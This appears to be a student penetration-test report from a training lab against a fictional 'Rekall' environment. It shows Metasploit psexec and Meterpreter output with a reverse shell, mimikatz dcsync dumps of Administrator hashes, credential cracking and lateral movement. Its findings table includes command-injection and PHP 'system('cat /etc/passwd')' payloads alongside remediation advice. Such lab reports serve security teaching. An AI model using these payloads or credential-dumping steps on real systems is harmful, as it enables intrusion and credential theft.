
Flag 5



```
Folder: \
HostName:                             WIN10
TaskName:                             \flag5
Next Run Time:                        N/A
Status:                               Ready
Logon Mode:                           Interactive/Background
Last Run Time:                        8/7/2023 8:05:15 PM
Last Result:                          1
Author:                               WIN10\sysadmin
Task To Run:                          C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c ls \\fs01\C$
Start In:                             N/A
Comment:                              54fa8cd5c1354adc9214969d716673f5
Scheduled Task State:                 Enabled
Idle Time:                            Only Start If Idle for 1 minutes, If Not Idle Retry For 0 minutes Stop the task if Idle State end
Power Management:                     Stop On Battery Mode
Run As User:                          ADMBob
Delete Task If Not Rescheduled:       Disabled
Stop Task If Runs X Hours and X Mins: 72:00:00
Schedule:                             Scheduling data is not available in this format.
Schedule Type:                        At logon time
Start Time:                           N/A
Start Date:                           N/A
```


Steps: We took a look at our Windows scheduled tasks and found a task titled flag 5 and when taking a look inside we found our flag.

Flag 6



Steps: We used kiwi to dump sla sam and got user creds where we found our 6th flag hash and then we used john the ripper to crack the hash.
Vulnerability: Being able to access user and hash to crack
Remediation: Access Control

Flag 7



Steps: Using shell we went into users and listed the directories, within directories we went into the public file, into documents, and there we found our flag file

Flag 8

```
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.10:445 - Connecting to the server ...
[*] 172.22.117.10:445 - Authenticating to 172.22.117.10:445|rekall as user 'ADMBob' ...
[*] 172.22.117.10:445 - Selecting PowerShell target
[*] 172.22.117.10:445 - Executing the payload ...
[+] 172.22.117.10:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (175174 bytes) to 172.22.117.10
[*] Meterpreter session 2 opened (172.22.117.100:4444 → 172.22.117.10:62821 ) at 2023-08-07 23:30:27 -0400

meterpreter > shell
Process 3080 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net users
net users

User accounts for \\

-------------------------------------------------------------------------------
ADMBob                   Administrator            flag8-ad12fc2ffc1e47
Guest                    hdodge                   jsmith
krbtgt                   tschubert
The command completed with one or more errors.
```

Steps: We used kiwi to determine the Domain name in order to do a lateral movement. Once we found the domain name to be Rekall\ADMBOB we copied the credentials and used john the ripper to crack the hash. Once we had the password we provided it to the exploit SMBDomain, SMBPass, and SMBUser and did a lateral movement. Once in the new machine we used shell and looked at active users and found our flag 8.

Vulnerability: Gaining credentials

Remediation: Access Control

Flag 9

```
C:\>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 142E-CF94

 Directory of C:\

02/15/2022  03:04 PM                32 flag9.txt
09/15/2018  12:19 AM    <DIR>          PerfLogs
02/15/2022  11:14 AM    <DIR>          Program Files
02/15/2022  11:14 AM    <DIR>          Program Files (x86)
02/15/2022  11:13 AM    <DIR>          Users
02/15/2022  02:19 PM    <DIR>          Windows
               1 File(s)             32 bytes
```

Steps: We accessed the root directory and found flag 9

Flag 10

```
meterpreter > load kiwi
Loading extension kiwi ...
  .#####.   mimikatz 2.2.0 20191125 (x86/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   **/

[!] Loaded x86 Kiwi on an x64 architecture.

Success.
meterpreter > dcsync_ntlm Administrator
[!] Running as SYSTEM; function will only work if this computer account has replication privileges (e.g. D
[+] Account  : Administrator
[+] NTLM Hash : 4f0cfd309a1965906fd2ec39dd23d582
[+] LM Hash  : 0e9b6c3297033f52b59d01ba2328be55
[+] SID      : S-1-5-21-3484858390-3689884876-116297675-500
[+] RID      : 500
```

Steps: Using kiwi we leveraged dcsync with the user Administrator and found the hash which was our last flag.

Summary Vulnerability Overview

Vulnerability	Severity
Ability to use XSS Reflected and Stored on website	High
Sensitive Data Exposure	Critical
Local File Inclusion (LFI)	Critical
SQL Injection	Critical
Command Injection	High
Brute Force Attack; weak passwords	Low
PHP Injection	High
Sessions Management	Low
Directory traversal	Medium
Open source exposed data	High
Apache Tomcat Remote Code Execution Vulnerability (CVE-2017-12617)	Critical
Shellshock	Critical
Struts - CVE-2017-5638	High
Drupal - CVE-2019-6340	High
CVE-2019-14287	Critical

The following summary tables represent an overview of the assessment findings for this penetration test:


Scan Type	Total
Hosts	192.168.14.35, 15.197.148.33, 192.168.13.0/24, 172.22.117.10, 172.22.117.20
Ports	8080, 8009, 80, 22, 21, 110


Exploitation Risk	Total
Critical	6
High	5
Medium	1
Low	1


Vulnerability Findings

Vulnerability 1	Findings
Title	Ability to use XSS Reflected and Stored on website
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	High
Description	We implemented both Reflected and Stored XSS on web page to create pop ups and execute scripts
Images	
Affected Hosts	Totalrekall.com
Remediation	My suggestion is to ensure that you are implementing proper input validation and output encoding. Continue to update with the latest patches and run audits and pen testing to identify vulnerabilities.


Vulnerability 2	Findings
Title	Sensitive Data Exposure
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Critical


Description	Went to login.php page and when we highlighted the page we saw some credentials, looking at the source code we could also see that we see the same credentials listed there as well
Images	
Affected Hosts	Totalrekall.com
Remediation	Remove credentials from source code and ensure no other sensitive data is available to view. Implement best security practices for protecting sensitive information such as encryption and use https.


Vulnerability 3	Findings
Title	Local File Inclusion (LFI)
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Critical
Description	Uploaded an executable file “malware2.php” into the upload your file field on Memory-Planner.php webpage and it successfully uploaded
Images	
Affected Hosts	Totalrekall.com
Remediation	*Input Validation*: validate and sanitize user inputs *Output encoding*: when displaying output make sure to properly encode output to prevent malicious code from being run *Whitelisting*: ensures that only specific approved files can be included *Security Patches*: keep server up to date to prevent vulnerabilities from being used *File System Permissions*: limit access that the web app has to sensitive files

Vulnerability 4	Findings
Title	SQL Injection
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Critical
Description	Able to inject SQL code into fields
Images	
Affected Hosts	Totalrekall.com
Remediation	*Use Parameterized Queries*: separate SQL code from user input to make it more difficult for attackers to inject malicious code. *Input Validation*: Validate and sanitize user inputs to make sure they do not contain malicious characters. *Security Audits*: regularly run audits to identify vulnerabilities *Software Update*: keep updated with latest patches.

Vulnerability 5	Findings
Title	Command Injection
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	High
Description	An attacker can execute arbitrary command on the system which can result in unauthorized access, data theft, and complete compromise of the target. On the networking.php page in the DNS Check field we input a command injection www.example.com && ls and were able to see on the source code page that

	the file vendors.txt did exist so afterwards we input www.example.com && cat vendors.txt and that revealed the flag to us.
Images	
Affected Hosts	Totalrekall.com
Remediation	*Least Privilege*: Limit the privileges of the app or service that executes commands to a minimum required for its operation *Use Safe APIs*: Utilize safe APIs and libraries that prevent command injection by design. *Input Validation and Sanitization*

Vulnerability 6	Findings
Title	Brute Force Attack; weak passwords
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Low
Description	Was able to brute force password for user
Images	
Affected Hosts	Totalrekall.com
Remediation	You could require a more complex password with special characters and a longer length as well as implementing a 2FA.

Vulnerability 7	Findings
Title	PHP Injection
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	High
Description	Using the information from flag 9, we saw that there was a souvenirs.php page so we navigated to that and saw there was a message at the bottom that said CALLUS, when we edited it within the url bar we saw that we could change it to CALLUSPLEASE and it did edit it on the page so therefore we added a php injection at the end so it was ?message=CALLUSPLEASE; system('cat /etc/passwd') and that revealed flag 13
Images	
Affected Hosts	Totalrekall.com
Remediation	*Use Parameterized Queries*: separate SQL code from user input to make it more difficult for attackers to inject malicious code. *Input Validation*: Validate and sanitize user inputs to make sure they do not contain malicious characters. *Security Audits*: regularly run audits to identify vulnerabilities *Software Update*: keep updated with latest patches.

Add any additional vulnerabilities below.
References:
Screenshots provided by group and instructor Rene and individual

Material from Unit 15,16,17 study guides